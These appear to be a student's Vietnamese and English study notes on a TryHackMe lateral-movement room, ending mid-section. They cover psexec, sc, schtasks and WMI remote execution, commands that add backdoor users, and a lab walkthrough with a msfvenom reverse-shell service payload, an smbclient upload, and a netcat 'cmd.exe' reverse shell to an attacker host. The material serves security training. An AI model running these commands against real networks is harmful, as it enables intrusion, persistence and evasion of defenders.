**Lateral Movement and Pivoting**

Contents

[**I.** **Moving through the Network (chuyển động xung quang mạng)** 1](#_Toc177137001)

[What is Lateral Movement? 1](#_Toc177137002)

[A Quick Example 1](#_Toc177137003)

[The Attacker's Perspective 2](#_Toc177137004)

[Administrators and UAC 3](#_Toc177137005)

[**II.** **Spawning Processes Remotely (Sinh ra các tiến trình từ xa)** 4](#_Toc177137006)

[Psexec 4](#_Toc177137007)

[Remote Process Creation Using WinRM 5](#_Toc177137008)

[Remotely Creating Services Using sc 6](#_Toc177137009)

[Creating Scheduled Tasks Remotely 6](#_Toc177137010)

[Let's Get to Work! 7](#_Toc177137011)

[**III.** **Moving Laterally Using WMI** 9](#_Toc177137012)

[Connecting to WMI From Powershell 10](#_Toc177137013)

[Remote Process Creation Using WMI 10](#_Toc177137014)

[Giải thích: 11](#_Toc177137015)

[Creating Services Remotely with WMI 11](#_Toc177137016)

[Giải thích: 12](#_Toc177137017)

[Creating Scheduled Tasks Remotely with WMI 12](#_Toc177137018)

[Giải thích 13](#_Toc177137019)

[Installing MSI packages through WMI 13](#_Toc177137020)

[Let's Get to Work! 13](#_Toc177137021)

[**Kiểm tra chế độ xác thực** 15](#_Toc177137022)

[NTLM Authentication 15](#_Toc177137023)

[Pass-the-Hash 16](#_Toc177137024)

[Kerberos Authentication 18](#_Toc177137025)

[Pass-the-Ticket 20](#_Toc177137026)

[Overpass-the-hash / Pass-the-Key 21](#_Toc177137027)

[Let's Get to Work! 22](#_Toc177137028)

[**V.** **Abusing User Behaviour** 25](#_Toc177137029)

[Abusing Writable Shares 25](#_Toc177137030)

[**Backdooring .vbs Scripts** 25](#_Toc177137031)

[**Backdooring .exe Files** 25](#_Toc177137032)

[RDP hijacking 25](#_Toc177137033)

[Let's Get to Work! 25](#_Toc177137034)

(Kiểu như di chuyển theo chiều ngang để tạo ra càng ít cảnh báo càng tốt 🡪 chạy trốn :D )

1. **Moving through the Network (chuyển động xung quang mạng)**

## What is Lateral Movement?

Nói một cách đơn giản, chuyển động bên là nhóm các kỹ thuật được sử dụng bởi những kẻ tấn công để di chuyển xung quanh một mạng lưới. Khi kẻ tấn công đã có quyền truy cập vào máy đầu tiên của mạng, việc di chuyển là điều cần thiết vì nhiều lý do, bao gồm cả những điều sau:

- đạt được mục tiêu của chúng tôi với tư cách là kẻ tấn công

- bỏ qua các hạn chế mạng

- thiết lập các điểm nhập bổ sung vào mạng

- tạo ra sự nhầm lẫn và tránh phát hiện.

A diagram of different colored arrows


Description automatically generated

## A Quick Example

Giả sử chúng ta đang thực hiện một cuộc giao tranh nhóm đỏ, trong đó mục tiêu cuối cùng của chúng ta là tiếp cận một kho lưu trữ mã nội bộ, nơi chúng ta có được sự thỏa hiệp đầu tiên trên mạng mục tiêu bằng cách sử dụng chiến dịch lừa đảo. Thông thường, các chiến dịch lừa đảo có hiệu quả hơn đối với người dùng không chuyên về kỹ thuật, vì vậy lần truy cập đầu tiên của chúng ta có thể là thông qua một máy trong bộ phận Tiếp thị.

Các máy trạm tiếp thị thường bị giới hạn bởi chính sách tường lửa để truy cập vào bất kỳ dịch vụ quan trọng nào trên mạng, bao gồm các giao thức quản trị, cổng cơ sở dữ liệu, dịch vụ giám sát hoặc bất kỳ dịch vụ nào khác không cần thiết cho công việc hàng ngày của họ, bao gồm cả kho lưu trữ mã.

Để tiếp cận các máy chủ và dịch vụ nhạy cảm, chúng ta cần di chuyển đến các máy chủ khác và xoay trục từ đó đến mục tiêu cuối cùng của mình. Để đạt được mục đích này, chúng ta có thể thử nâng cao đặc quyền trên máy trạm Marketing và trích xuất các hàm băm mật khẩu của người dùng cục bộ. Nếu chúng ta tìm thấy một quản trị viên cục bộ, cùng một tài khoản có thể có trên các máy chủ khác. Sau khi thực hiện một số cuộc trinh sát, chúng ta tìm thấy một máy trạm có tên DEV-001-PC. Chúng ta sử dụng hàm băm mật khẩu của quản trị viên cục bộ để truy cập DEV-001-PC và xác nhận rằng nó thuộc sở hữu của một trong những nhà phát triển trong công ty. Từ đó, có thể truy cập vào kho lưu trữ mã mục tiêu của chúng ta.



Lưu ý rằng mặc dù chuyển động ngang có thể cần được sử dụng để tránh các hạn chế của tường lửa, nhưng nó cũng hữu ích trong việc tránh bị phát hiện. Trong ví dụ của chúng tôi, ngay cả khi máy trạm Marketing có quyền truy cập trực tiếp vào kho lưu trữ mã, có lẽ vẫn nên kết nối thông qua PC của nhà phát triển. Hành vi này sẽ ít đáng ngờ hơn theo quan điểm của một nhà phân tích nhóm xanh đang kiểm tra nhật ký kiểm tra đăng nhập.

## The Attacker's Perspective

Có một số cách mà kẻ tấn công có thể di chuyển theo chiều ngang. Cách đơn giản nhất là sử dụng  các giao thức quản trị chuẩn như WinRM, RDP, VNC hoặc SSH để kết nối với các máy khác trên mạng. Cách tiếp cận này có thể được sử dụng để mô phỏng phần nào hành vi của người dùng thông thường miễn là vẫn duy trì được sự nhất quán khi lập kế hoạch kết nối với tài khoản nào. Mặc dù người dùng từ bộ phận CNTT kết nối với máy chủ web qua RDP có thể là bình thường và không bị phát hiện, nhưng phải cẩn thận không thử kết nối đáng ngờ  (ví dụ: tại sao người dùng quản trị cục bộ lại kết nối với DEV-001-PC từ Marketing-PC?) .

Những kẻ tấn công ngày nay cũng có những phương pháp khác để di chuyển theo chiều ngang trong khi khiến cho đội xanh khó phát hiện ra những gì đang diễn ra  một cách hiệu quả hơn . Mặc dù không có kỹ thuật nào được coi là không thể sai, nhưng ít nhất chúng ta có thể cố gắng im lặng nhất có thể. Trong các nhiệm vụ sau, chúng ta sẽ xem xét một số kỹ thuật di chuyển theo chiều ngang phổ biến nhất hiện có.

## Administrators and UAC

Trong khi thực hiện hầu hết các kỹ thuật di chuyển ngang được giới thiệu trong toàn bộ phòng, chúng ta sẽ chủ yếu sử dụng thông tin xác thực của quản trị viên. Mặc dù người ta có thể mong đợi rằng mọi tài khoản quản trị viên đều phục vụ cùng một mục đích, nhưng cần phải phân biệt giữa hai loại quản trị viên:

* Tài khoản cục bộ là một phần của nhóm Quản trị viên cục bộ
* Tài khoản miền là một phần của nhóm Quản trị viên cục bộ

Sự khác biệt mà chúng tôi quan tâm là những hạn chế do **Kiểm soát tài khoản người dùng ( UAC )** áp đặt đối với quản trị viên cục bộ (trừ tài khoản Quản trị viên mặc định). Theo mặc định, quản trị viên cục bộ sẽ không thể kết nối từ xa đến máy và thực hiện các tác vụ quản trị trừ khi sử dụng phiên tương tác thông qua RDP. Windows sẽ từ chối bất kỳ tác vụ quản trị nào được yêu cầu thông qua RPC, SMB hoặc WinRM vì những quản trị viên đó sẽ được đăng nhập bằng mã thông báo toàn vẹn phương tiện được lọc, ngăn không cho tài khoản thực hiện các hành động có đặc quyền. Tài khoản cục bộ duy nhất sẽ có đầy đủ đặc quyền là tài khoản Quản trị viên mặc định.

Tài khoản miền có quyền quản trị cục bộ sẽ không được áp dụng chế độ tương tự và sẽ được đăng nhập với đầy đủ quyền quản trị.

Tính năng bảo mật này có thể bị vô hiệu hóa nếu muốn và đôi khi bạn sẽ không thấy sự khác biệt giữa tài khoản cục bộ và tài khoản miền trong nhóm quản trị viên. Tuy nhiên, điều quan trọng cần lưu ý là nếu một số kỹ thuật di chuyển ngang không thành công, có thể là do sử dụng quản trị viên cục bộ không phải mặc định khi UAC được áp dụng. Bạn có thể đọc thêm chi tiết về tính năng bảo mật này  [tại đây](https://docs.microsoft.com/en-us/troubleshoot/windows-server/windows-security/user-account-control-and-remote-restriction) .

1. **Spawning Processes Remotely (Sinh ra các tiến trình từ xa)**

Nhiệm vụ này xem xét phương thức có sẵn mà kẻ tấn công có thể tạo ra các tiến trình từ xa, cho phép chúng chạy các command trên các máy, nơi chúng có thông tin xác thực hợp lệ.


## Psexec

* **Ports:** 445/TCP (SMB)
* **Required Group Memberships:** Administrators

Psexec has been the go-to(phù hợp) method when needing to execute processes remotely for years. It allows an administrator user to run commands remotely on any PC where he has access. Psexec is one of many Sysinternals Tools and can be downloaded [here](https://docs.microsoft.com/en-us/sysinternals/downloads/psexec).

The way psexec works is as follows:

1. Connect to Admin$ share and upload a service binary. Psexec uses psexesvc.exe as the name.
2. Connect to the service control manager (quản lý kiểm soát server) to create and run a service named PSEXESVC and associate (liên kết) the service binary with **C:\Windows\psexesvc.exe**.
3. Create some named pipes (đường ống) to handle (xử lý) stdin/stdout/stderr.



To run psexec, we only need to supply the required administrator credentials for the remote host and the command we want to run (**psexec64.exe**is available under **C:\tools** in THMJMP2 for your convenience):

psexec64.exe \\MACHINE\_IP -u Administrator -p Mypass123 -i cmd.exe

Câu lệnh psexec64.exe \\MACHINE\_IP -u Administrator -p Mypass123 -i cmd.exe được sử dụng để thực thi lệnh từ xa trên một máy tính khác qua mạng. Dưới đây là giải thích từng phần:

* psexec64.exe: Đây là công cụ trong bộ công cụ PsTools của Sysinternals, được sử dụng để thực thi các chương trình trên các máy tính từ xa.
* \\MACHINE\_IP: Địa chỉ IP hoặc tên máy tính của máy từ xa mà bạn muốn kết nối đến.
* -u Administrator: Tham số này chỉ định tên người dùng (ở đây là Administrator) mà bạn muốn sử dụng để đăng nhập vào máy từ xa.
* -p Mypass123: Tham số này chỉ định mật khẩu tương ứng với tên người dùng đã cung cấp.
* -i: Tham số này cho phép chạy ứng dụng trong phiên người dùng hiện tại của máy từ xa, có nghĩa là nó sẽ tương tác với giao diện người dùng.
* cmd.exe: Lệnh này chỉ định rằng bạn muốn mở một phiên dòng lệnh (Command Prompt) trên máy từ xa.

Tóm lại, câu lệnh này kết nối đến máy từ xa qua mạng, sử dụng tài khoản Administrator và mật khẩu Mypass123, và mở một cửa sổ Command Prompt để bạn có thể thực hiện các lệnh trên máy từ xa đó.

Remote Process Creation Using WinRM

## Remotely Creating Services Using sc

We can create and start a service named "THMservice" using the following commands:

sc.exe \\TARGET create THMservice binPath= "net user munra Pass123 /add" start= auto

sc.exe \\TARGET start THMservice

The "net user" command will be executed when the service is started, creating a new local user on the system. Since the operating system is in charge of starting the service, you won't be able to look at the command output.

**Tạo dịch vụ:**

cmd

sc.exe \\TARGET create THMservice binPath= "net user munra Pass123 /add" start= auto

sc.exe: Công cụ dòng lệnh để quản lý dịch vụ trên Windows.

\\TARGET: Địa chỉ IP hoặc tên máy tính của máy tính mục tiêu (máy tính từ xa).

create THMservice: Lệnh để tạo một dịch vụ mới với tên là THMservice.

binPath= "net user munra Pass123 /add": Đường dẫn tới tập tin thực thi của dịch vụ. Trong trường hợp này, binPath được sử dụng để chạy lệnh net user nhằm tạo người dùng mới munra với mật khẩu Pass123. Tuy nhiên, binPath thường yêu cầu đường dẫn đến một tệp thực thi (.exe) và có thể không thực thi đúng lệnh net user.

start= auto: Đặt loại khởi động của dịch vụ thành tự động (auto), có nghĩa là dịch vụ sẽ được khởi động khi hệ thống khởi động.

**Khởi động dịch vụ:**

cmd

sc.exe \\TARGET start THMservice

start THMservice: Lệnh để khởi động dịch vụ có tên là THMservice trên máy tính từ xa.

To stop and delete the service, we can then execute the following commands:

sc.exe \\TARGET stop THMservice

sc.exe \\TARGET delete THMservice

## Creating Scheduled Tasks Remotely

Another Windows feature we can use is Scheduled Tasks. You can create and run one remotely with schtasks, available in any Windows installation. To create a task named THMtask1, we can use the following commands:

schtasks /s TARGET /RU "SYSTEM" /create /tn "THMtask1" /tr "<command/payload to execute>" /sc ONCE /sd 01/01/1970 /st 00:00

schtasks /s TARGET /run /TN "THMtask1"

Giải thích

* **schtasks**: Công cụ dòng lệnh để tạo, xóa, cấu hình hoặc hiển thị các tác vụ theo lịch trên máy tính.
* **/s TARGET**: (s-server) Chỉ định máy tính từ xa mà bạn muốn thực hiện lệnh trên đó. TARGET là địa chỉ IP hoặc tên máy tính từ xa.
* **/RU "SYSTEM"**: (ru-runas)Chạy tác vụ với quyền của người dùng SYSTEM. Đây là quyền cao nhất và có thể thực hiện các tác vụ với quyền cao nhất trên máy tính.
* **/create**: Lệnh để tạo một tác vụ mới.
* **/tn "THMtask1"**: (tn-taskname) Tên của tác vụ mới sẽ được tạo. Trong trường hợp này, tên là THMtask1.
* **/tr "<command/payload to execute>"**: (tr-taskrun) Lệnh hoặc payload mà tác vụ sẽ thực hiện. Đây là lệnh thực thi trên máy tính mục tiêu.
* **/sc ONCE**: (sc-schedule) Chỉ định rằng tác vụ chỉ nên chạy một lần duy nhất.
* **/sd 01/01/1970**: (sd-schedule date)Ngày bắt đầu chạy tác vụ. Ngày này được thiết lập là 01/01/1970, một ngày rất xa xưa, có thể dẫn đến tác vụ không bao giờ được thực thi. Để lệnh chạy ngay lập tức, ngày nên được đặt vào tương lai gần hoặc đúng thời điểm hiện tại.
* **/st 00:00**: (st-schedule start)Thời gian bắt đầu chạy tác vụ. Thời gian này được đặt là 00:00 (nửa đêm). Điều này cần phải phù hợp với ngày bắt đầu để tác vụ có thể chạy.

We set the schedule type (/sc) to ONCE, which means the task is intended (sẽ) to be run only once at the specified time and date. Since we will be running the task manually (một cách thủ công), the starting date (/sd) and starting time (/st) won't matter much anyway.

Since the system will run the scheduled task, the command's output won't be available to us, making this a blind attack (cuộc tấn công mù quáng).

Finally, to delete the scheduled task, we can use the following command and clean up after ourselves:

schtasks /S TARGET /TN "THMtask1" /DELETE /F

## Let's Get to Work!

**Các thông tin cần biết:**

User: ZA.TRYHACKME.COM\t1\_leonard.summers (tài khoản này cần có quyền quản trị)

Password: EZpass4ever

lateralmovement: 10.50.157.66 (do sử dụng AttackBox)

**Các bước thực hiện:**

* Từ máy AttackBox kết nối đến máy của THMJMP2:

ssh za\\t1\_leonard.summers@thmjmp2.za.tryhackme.com

* Tạo một Payload trên AttackBox để nhận Reverse\_tcp từ máy THMJMP2:

msfvenom -p windows/shell/reverse\_tcp -f exe-service LHOST=10.50.157.66 LPORT=4444 -o PhuongServerSc.exe

* Sau đó, tôi sẽ tiến hành sử dụng thông tin xác thực t1\_leonard.summers để tải tải trọng của chúng tôi lên phần ADMIN$ của THMIIS bằng cách sử dụng smbclient từ AttackBox của tôi:

smbclient -c 'put PhuongServerSc.exe' -U t1\_leonard.summers -W ZA '//thmiis.za.tryhackme.com/admin$/' EZpass4ever

* Sau khi tệp được tải lên, mở cổng nghe trên AttackBox sử dụng Msfconsole:

msfconsole -q -x "use exploit/multi/handler; set payload windows/shell/reverse\_tcp; set LHOST lateralmovement; set LPORT 4444;exploit"

Bước này không cần thiết

* Đồng thời, mở lắng nghe trên cổng 4443

nc -lvp 4443

* Trên máy THMJMP2 (có được do SSH ở trên), do: sc.exe không cho phép chúng tôi chỉ định thông tin xác thực như một phần của lệnh nên chúng tôi cần sử dụng runas để tạo ra một shell mới với mã thông báo truy cập của t1\_leonard.summer

runas /netonly /user:ZA.TRYHACKME.COM\t1\_leonard.summers "c:\tools\nc64.exe -e cmd.exe 10.50.157.66 4443"

* Trên AttackBox đã có quyền truy câp vào máy THMJMP3, từ máy này thực hiện

sc.exe \\thmiis.za.tryhackme.com create PhuongServerSc binPath= "%windir%\PhuongServerSC.exe" start= auto

sc.exe \\thmiis.za.tryhackme.com start PhuongServerSc

* Sau khi sc xong, trên cổng 4444 (msfconsole), sẽ hiển thị phiên truy cập của máy THMIIS, từ đó, đọc cờ thôi

**A screen shot of a computer screen

Description automatically generated**

**Mô hình tấn công cho Task 3+4**

**A piece of paper with writing on it

Description automatically generated**

1. **Moving Laterally Using WMI**

Chúng tôi cũng có thể thực hiện nhiều kỹ thuật được thảo luận trong nhiệm vụ trước đó khác nhau bằng cách sử dụng Windows Management Instrumentation (WMI). WMI là Windows triển khai Web-Based Enterprise Management (WBEM), một tiêu chuẩn doanh nghiệp để truy cập thông tin quản lý trên các thiết bị.

Nói một cách đơn giản hơn, WMI cho phép các quản trị viên thực hiện các nhiệm vụ quản lý tiêu chuẩn mà những kẻ tấn công có thể lạm dụng để thực hiện chuyển động bên theo nhiều cách khác nhau, mà chúng ta sẽ thảo luận.

## Connecting to WMI From Powershell

Trước khi có thể kết nối với WMI bằng lệnh Powershell, chúng ta cần tạo một đối tượng PSCredential với tên người dùng và mật khẩu của mình. Đối tượng này sẽ được lưu trữ trong biến $credential và được sử dụng trong suốt các kỹ thuật của tác vụ này:

$username = 'Administrator';

$password = 'Mypass123';

$securePassword = ConvertTo-SecureString $password -AsPlainText -Force;

$credential = New-Object System.Management.Automation.PSCredential $username, $securePassword;

Sau đó, chúng tôi tiến hành thiết lập phiên WMI bằng một trong các giao thức sau:

* **DCOM:**  RPC qua IP sẽ được sử dụng để kết nối với WMI. Giao thức này sử dụng cổng 135/ TCP và cổng 49152-65535/ TCP , giống như đã giải thích khi sử dụng sc.exe.
* **Wsman:**  WinRM sẽ được sử dụng để kết nối với WMI. Giao thức này sử dụng cổng 5985/TCP (WinRM  HTTP ) hoặc 5986/ TCP (WinRM HTTPS).

Để thiết lập phiên WMI từ Powershell, chúng ta có thể sử dụng các lệnh sau và lưu phiên trên biến $Session, biến mà chúng ta sẽ sử dụng trong toàn bộ phòng trên các kỹ thuật khác nhau:

$Opt = New-CimSessionOption -Protocol DCOM

$Session = New-Cimsession -ComputerName TARGET -Credential $credential -SessionOption $Opt -ErrorAction Stop

Cmdlet **New-CimSessionOption**được sử dụng để cấu hình các tùy chọn kết nối cho phiên WMI , bao gồm giao thức kết nối. Các tùy chọn và thông tin xác thực sau đó được chuyển đến cmdlet **New-CimSession**để thiết lập phiên với máy chủ từ xa.

## Remote Process Creation Using WMI

* **Cổng:**
  + 135/ TCP , 49152-65535/ TCP (DCERPC)
  + 5985/TCP (WinRM HTTP ) hoặc 5986/ TCP (WinRM HTTPS)
* **Thành viên nhóm bắt buộc:** Quản trị viên

Chúng ta có thể tạo ra một quy trình từ xa từ Powershell bằng cách tận dụng Windows Management Instrumentation ( WMI ), gửi yêu cầu WMI đến lớp Win32\_Process để tạo ra quy trình trong phiên mà chúng ta đã tạo trước đó:

$Command = "powershell.exe -Command Set-Content -Path C:\text.txt -Value munrawashere";

Invoke-CimMethod -CimSession $Session -ClassName Win32\_Process -MethodName Create -Arguments @{

CommandLine = $Command

}

### Giải thích:

Đoạn mã bạn đưa là code trong **PowerShell**, một ngôn ngữ script dành cho quản lý hệ thống và tự động hóa các tác vụ trên hệ điều hành Windows.

Giải thích các dòng code:

1. **$username = 'Administrator';**:
   * Đây là biến **$username** được gán giá trị là chuỗi 'Administrator', có nghĩa là tên tài khoản người dùng là **Administrator**.
2. **$password = 'Mypass123';**:
   * Biến **$password** chứa chuỗi mật khẩu dưới dạng văn bản đơn giản (**plain text**) là **'Mypass123'**.
3. **$securePassword = ConvertTo-SecureString $password -AsPlainText -Force;**:
   * **ConvertTo-SecureString** là lệnh chuyển đổi chuỗi mật khẩu từ dạng văn bản đơn giản (plain text) sang chuỗi bảo mật (**SecureString**), giúp tăng cường bảo mật.
   * Cờ **-AsPlainText** chỉ định rằng đầu vào là dạng văn bản đơn giản (plain text), và **-Force** ép buộc quá trình chuyển đổi.
4. **$credential = New-Object System.Management.Automation.PSCredential $username, $securePassword;**:
   * **New-Object** tạo một đối tượng mới thuộc lớp **System.Management.Automation.PSCredential** với hai tham số là **$username** và **$securePassword**.
   * Đối tượng **PSCredential** này lưu thông tin đăng nhập (bao gồm tên người dùng và mật khẩu bảo mật).

Tóm lại, đoạn mã này tạo ra một đối tượng **credential** chứa tên người dùng và mật khẩu đã được mã hóa để có thể sử dụng trong các lệnh yêu cầu quyền truy cập hệ thống hoặc thực thi các tác vụ quản trị.

Lưu ý rằng WMI sẽ không cho phép bạn xem đầu ra của bất kỳ lệnh nào nhưng sẽ tự động tạo quy trình cần thiết.

Trên các hệ thống cũ, bạn có thể thực hiện thao tác tương tự bằng cách sử dụng wmic từ dấu nhắc lệnh:

wmic.exe /user:Administrator /password:Mypass123 /node:TARGET process call create "cmd.exe /c calc.exe"

## Creating Services Remotely with WMI

* **Ports:**
  + 135/TCP, 49152-65535/TCP (DCERPC)
  + 5985/TCP (WinRM HTTP) or 5986/TCP (WinRM HTTPS)
* **Required Group Memberships:** Administrators

We can create services with WMI through Powershell. To create a service called THMService2, we can use the following command:

Invoke-CimMethod -CimSession $Session -ClassName Win32\_Service -MethodName Create -Arguments @{

Name = "THMService2";

DisplayName = "THMService2";

PathName = "net user munra2 Pass123 /add"; # Your payload

ServiceType = [byte]::Parse("16"); # Win32OwnProcess : Start service in a new process

StartMode = "Manual"

}

And then, we can get a handle (xử lý) on the service and start it with the following commands:

$Service = Get-CimInstance -CimSession $Session -ClassName Win32\_Service -filter "Name LIKE 'THMService2'"

Invoke-CimMethod -InputObject $Service -MethodName StartService

Finally, we can stop and delete the service with the following commands:

Invoke-CimMethod -InputObject $Service -MethodName StopService

Invoke-CimMethod -InputObject $Service -MethodName Delete

***Invoke-CimMethod*** là một cmdlet trong **PowerShell**, cụ thể là từ **CIMCmdlets module**, dùng để gọi các phương thức trên các đối tượng CIM (Common Information Model) thông qua giao thức WS-Management (Windows Management Instrumentation - WMI).

**Cmdlet** (đọc là command-let) là một lệnh nhẹ, nhỏ gọn và chuyên biệt trong PowerShell. Cmdlet là thành phần cốt lõi của PowerShell, được thiết kế để thực hiện các tác vụ cụ thể như quản lý hệ thống, xử lý dữ liệu, quản trị dịch vụ, và nhiều chức năng khác.

### Giải thích:

##### Lệnh 1:

Lệnh PowerShell bạn cung cấp sẽ tạo một dịch vụ mới trên Windows với các tham số đã được định nghĩa. Khi dịch vụ này được tạo và chạy, nó sẽ thực thi lệnh net user munra2 Pass123 /add, lệnh này tạo một người dùng mới trên hệ thống với tên đăng nhập là "munra2" và mật khẩu là "Pass123".

Dưới đây là phân tích chi tiết từng phần của lệnh:

* **Invoke-CimMethod**: Đây là cmdlet dùng để gọi một phương thức trên một lớp CIM (Common Information Model). Trong trường hợp này, nó được dùng để tạo một dịch vụ mới.
* **-CimSession $Session**: Xác định phiên làm việc CIM, kết nối đến hệ thống mục tiêu. Tham số $Session có thể là phiên làm việc được tạo trước đó để kết nối đến máy từ xa.
* **-ClassName Win32\_Service**: Xác định lớp CIM mà bạn muốn thao tác. Win32\_Service là lớp CIM để quản lý các dịch vụ trên Windows.
* **-MethodName Create**: Phương thức này được gọi để tạo một dịch vụ mới.
* **-Arguments @{...}**: Đây là các tham số và giá trị truyền vào phương thức Create:
  + **Name = "THMService2"**: Tên của dịch vụ.
  + **DisplayName = "THMService2"**: Tên hiển thị của dịch vụ trong danh sách dịch vụ trên Windows.
  + **PathName = "net user munra2 Pass123 /add"**: Lệnh này sẽ được thực thi khi dịch vụ chạy. Trong trường hợp này, lệnh sẽ tạo một tài khoản người dùng mới với tên "munra2" và mật khẩu "Pass123".
  + **ServiceType = [byte]::Parse("16")**: Giá trị này định nghĩa kiểu dịch vụ. 16 tương ứng với Win32OwnProcess, nghĩa là dịch vụ sẽ chạy trong một tiến trình riêng.
  + **StartMode = "Manual"**: Dịch vụ sẽ không tự động khởi động khi hệ thống khởi động mà sẽ yêu cầu phải được khởi động bằng tay.

Lệnh này khá nhạy cảm vì nó có thể bị lợi dụng để tạo tài khoản trái phép trên hệ thống. Nếu không thực hiện đúng quyền và kiểm tra kỹ càng, lệnh này có thể ảnh hưởng đến an ninh của hệ thống.

##### Lệnh 2:

Lệnh PowerShell mà bạn cung cấp thực hiện các bước sau:

1. **Lấy thông tin dịch vụ**:

powershell

$Service = Get-CimInstance -CimSession $Session -ClassName Win32\_Service -filter "Name LIKE 'THMService2'"

* + Lệnh này tìm dịch vụ có tên giống "THMService2" trên hệ thống đã kết nối qua phiên làm việc CIM ($Session). Kết quả là một đối tượng đại diện cho dịch vụ đó được lưu vào biến $Service.
  + **-filter "Name LIKE 'THMService2'"**: Bộ lọc này tìm dịch vụ có tên chứa "THMService2". Nếu bạn muốn tìm chính xác, bạn có thể dùng "Name = 'THMService2'" thay vì LIKE.

1. **Khởi động dịch vụ**:

powershell

Invoke-CimMethod -InputObject $Service -MethodName StartService

* + Sau khi tìm được dịch vụ "THMService2", lệnh này sẽ gọi phương thức StartService để khởi động dịch vụ đó.
  + **-InputObject $Service**: Đối tượng dịch vụ được lấy từ lệnh trước, ở đây chính là dịch vụ "THMService2".
  + **-MethodName StartService**: Phương thức này yêu cầu dịch vụ bắt đầu hoạt động.

## Creating Scheduled Tasks Remotely with WMI

* **Cổng:**
  + 135/ TCP , 49152-65535/ TCP (DCERPC)
  + 5985/TCP (WinRM HTTP ) hoặc 5986/ TCP (WinRM HTTPS)
* **Thành viên nhóm bắt buộc:** Quản trị viên

Chúng ta có thể tạo và thực hiện các tác vụ theo lịch trình bằng cách sử dụng một số lệnh ghép ngắn có sẵn trong cài đặt mặc định của Windows:

# Payload must be split in Command and Args

$Command = "cmd.exe"

$Args = "/c net user munra22 aSdf1234 /add"

$Action = New-ScheduledTaskAction -CimSession $Session -Execute $Command -Argument $Args

Register-ScheduledTask -CimSession $Session -Action $Action -User "NT AUTHORITY\SYSTEM" -TaskName "THMtask2"

Start-ScheduledTask -CimSession $Session -TaskName "THMtask2"

Để xóa tác vụ đã lên lịch sau khi đã sử dụng, chúng ta có thể sử dụng lệnh sau:

Unregister-ScheduledTask -CimSession $Session -TaskName "THMtask2"

### Giải thích

#### Giải thích lệnh:

Lệnh PowerShell mà bạn cung cấp thực hiện việc tạo và khởi chạy một tác vụ (Scheduled Task) trên hệ thống từ xa, với payload là lệnh thêm một tài khoản người dùng mới ("munra22") với mật khẩu "aSdf1234". Dưới đây là chi tiết từng bước:

1. **Tách lệnh và đối số**:

powershell

Copy code

$Command = "cmd.exe"

$Args = "/c net user munra22 aSdf1234 /add"

* + **$Command = "cmd.exe"**: Lệnh chỉ định trình thông dịch dòng lệnh (cmd.exe) sẽ thực thi lệnh này.
  + **$Args = "/c net user munra22 aSdf1234 /add"**: Đối số truyền vào cmd.exe. Tùy chọn /c yêu cầu cmd.exe thực thi lệnh sau đó (ở đây là net user munra22 aSdf1234 /add) và sau đó thoát ra.

1. **Tạo hành động (Scheduled Task Action)**:

powershell

Copy code

$Action = New-ScheduledTaskAction -CimSession $Session -Execute $Command -Argument $Args

* + **New-ScheduledTaskAction**: Tạo một hành động sẽ được thực hiện bởi một tác vụ đã lên lịch.
  + **-CimSession $Session**: Phiên CIM mà bạn đã kết nối từ xa.
  + **-Execute $Command**: Xác định chương trình sẽ được chạy (ở đây là cmd.exe).
  + **-Argument $Args**: Đối số truyền vào cmd.exe, bao gồm lệnh để thêm người dùng.

1. **Đăng ký tác vụ đã lên lịch**:

powershell

Copy code

Register-ScheduledTask -CimSession $Session -Action $Action -User "NT AUTHORITY\SYSTEM" -TaskName "THMtask2"

* + **Register-ScheduledTask**: Đăng ký một tác vụ đã lên lịch mới với hành động vừa tạo.
  + **-CimSession $Session**: Chỉ định phiên làm việc từ xa.
  + **-Action $Action**: Hành động sẽ được thực hiện khi tác vụ chạy, tức là chạy cmd.exe với đối số để tạo người dùng.
  + **-User "NT AUTHORITY\SYSTEM"**: Chạy tác vụ với quyền hệ thống (SYSTEM), có quyền cao nhất trên Windows.
  + **-TaskName "THMtask2"**: Tên của tác vụ đã lên lịch.

1. **Khởi chạy tác vụ đã lên lịch**:

powershell

Copy code

Start-ScheduledTask -CimSession $Session -TaskName "THMtask2"

* + **Start-ScheduledTask**: Khởi động tác vụ "THMtask2" vừa được tạo.

#### Kết quả:

Khi tác vụ được khởi chạy, nó sẽ thực hiện lệnh thêm người dùng mới "munra22" với mật khẩu "aSdf1234" vào hệ thống từ xa. Tác vụ được thực thi dưới quyền của NT AUTHORITY\SYSTEM, đảm bảo quyền quản trị cao.

## Installing MSI packages through WMI

* **Cổng:**
  + 135/ TCP , 49152-65535/ TCP (DCERPC)
  + 5985/TCP (WinRM HTTP ) hoặc 5986/ TCP (WinRM HTTPS)
* **Thành viên nhóm bắt buộc:** Quản trị viên

MSI là một định dạng tệp được sử dụng cho trình cài đặt. Nếu chúng ta có thể sao chép một gói MSI vào hệ thống mục tiêu, sau đó chúng ta có thể sử dụng WMI để cố gắng cài đặt nó cho chúng ta. Tệp có thể được sao chép theo bất kỳ cách nào có sẵn cho kẻ tấn công.  Khi tệp MSI đã ở trong hệ thống mục tiêu, chúng ta có thể cố gắng cài đặt nó bằng cách gọi lớp Win32\_Product thông qua WMI :

Invoke-CimMethod -CimSession $Session -ClassName Win32\_Product -MethodName Install -Arguments @{PackageLocation = "C:\Windows\myinstaller.msi"; Options = ""; AllUsers = $false}

Chúng ta có thể đạt được điều tương tự bằng cách sử dụng wmic trong các hệ thống cũ:

